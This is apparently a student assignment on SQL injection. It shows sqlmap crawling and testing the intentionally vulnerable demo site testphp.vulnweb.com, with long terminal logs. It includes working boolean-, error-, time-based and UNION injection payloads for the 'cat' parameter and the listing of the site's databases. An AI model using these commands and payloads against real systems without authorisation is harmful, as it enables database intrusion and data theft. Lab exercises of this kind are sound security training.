Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 06/09/2023

Assignment Details

Assigned Date: 05/09/2023

Due Date: 06/09/2023

Topic: SQL Injection


Introduction

SQL injection is a malicious technique used by attackers to exploit vulnerabilities in a web application's input validation process. It occurs when an attacker inserts or "injects" malicious SQL code into user input fields, such as search boxes or login forms, that are not properly sanitized by the application. This can lead to unauthorized access to a database, disclosure of sensitive information, and potentially even data manipulation or deletion. SQL injection attacks can be prevented by using parameterized queries and input validation techniques to ensure that user input is sanitized and treated as data rather than executable code. Regular security audits and updates are crucial to protect against this common web application vulnerability.

Content

Victim of the SQL Injection attack: testphp.vulnweb.com

Webpage



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

welcome to our page

Test site for Acunetix WVS.


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sqlmap is an open-source penetration testing tool that automates the process of identifying and exploiting SQL injection vulnerabilities in web applications and databases. It is primarily used by ethical hackers and security professionals to assess the security of web applications and uncover potential weaknesses that could be exploited by attackers.

Syntax: sqlmap -u <url_of_Website> --crawl=<depth> --dbs


// To scan the website for SQL injection Vulnerability

Command: sqlmap -u http://testphp.vulnweb.com/ --crawl=3 --dbs




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl=3 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:02:20 /2023-09-05/

do you want to check for the existence of site's sitemap(.xml) [y/N]
[13:02:21] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[13:02:21] [INFO] searching for links with depth 1
[13:02:22] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[13:02:24] [WARNING] running in a single-thread mode. This could take a while
[13:02:25] [INFO] 2/13 links visited (15%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
[13:02:32] [INFO] searching for links with depth 3
please enter number of threads? [Enter for 1 (current)]
[13:02:36] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[13:02:48] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
>
[13:02:52] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file='
[13:02:52] [INFO] using '/home/kali/.local/share/sqlmap/output/results-09052023_0102pm.csv' as the CSV results file in multiple targets mode
```

Testing the URL 'http://testphp.vulnweb.com/showimage.php?file=' for potential SQL injection vulnerabilities using SQLmap.



```
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
>
[13:02:52] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file='
[13:02:52] [INFO] using '/home/kali/.local/share/sqlmap/output/results-09052023_0102pm.csv' as the CSV results file in multiple targets mode
[13:02:52] [INFO] testing connection to the target URL
[13:02:52] [INFO] testing if the target URL content is stable
[13:02:53] [INFO] target URL content is stable
[13:02:53] [INFO] testing if GET parameter 'file' is dynamic
[13:02:53] [INFO] GET parameter 'file' appears to be dynamic
[13:02:54] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[13:02:54] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[13:02:54] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
[13:02:54] [INFO] testing for SQL injection on GET parameter 'file'
[13:02:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:02:55] [WARNING] reflective value(s) found and filtering out
[13:02:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:02:58] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:03:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:03:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:03:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:03:05] [INFO] testing 'Generic inline queries'
[13:03:06] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:03:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:03:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:03:10] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[13:03:13] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:03:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[13:03:17] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of reque
sts? [Y/n]
[13:03:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:03:29] [WARNING] GET parameter 'file' does not seem to be injectable
[13:03:29] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2co
```


Testing the URL 'http://testphp.vulnweb.com/listproducts.php?cat=1' for potential SQL injection vulnerabilities using SQLmap.



```
[13:03:29] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2co
mment') and/or switch '--random-agent', skipping to the next target
[2/10] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
>
[13:03:33] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[13:03:33] [INFO] testing connection to the target URL
[13:03:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:03:33] [INFO] testing if the target URL content is stable
[13:03:34] [INFO] target URL content is stable
[13:03:34] [INFO] testing if GET parameter 'cat' is dynamic
[13:03:35] [INFO] GET parameter 'cat' appears to be dynamic
[13:03:35] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[13:03:35] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[13:03:35] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[13:04:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:04:11] [WARNING] reflective value(s) found and filtering out
[13:04:12] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[13:04:12] [INFO] testing 'Generic inline queries'
[13:04:13] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:04:13] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:04:13] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:04:14] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[13:04:14] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[13:04:14] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[13:04:14] [INFO] testing 'MySQL inline queries'
[13:04:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[13:04:15] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[13:04:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[13:04:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[13:04:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
```

The output is from SQLmap and indicates that SQLmap has identified potential injection points in the target URL's parameters. These injection points can be used to perform different types of SQL injection attacks.

1) Error based We retrieve the data through error
2) Union based We run an existing query along with the user defined query to retrieve the data
3) Blind SQL Each query depends upon the data resulted in previous query
   a) Boolean based True or False
   b) Time based Delay or No-Delay




```
[13:04:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[13:04:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[13:04:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[13:04:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[13:04:21] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[13:04:32] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:04:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:04:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:04:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically exte
nding the range for current UNION query injection technique test
[13:04:36] [INFO] target URL appears to have 11 columns in query
[13:04:39] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644
d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
do you want to exploit this SQL injection? [Y/n]
[13:04:57] [INFO] the back-end DBMS is MySQL
```

The results of an initial assessment of the target web application's database system after detecting a SQL injection vulnerability.

SQLmap has successfully retrieved the list of available databases on the MySQL server. In this case, there are two databases listed:

1. "acuart"
2. "information_schema"


These are the names of the databases that SQLmap has found on the target server. Exploiting the SQL injection vulnerability may allow you to access and interact with these databases and potentially extract, modify, or delete data, depending on your intentions and the permissions granted to the database user.



```
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
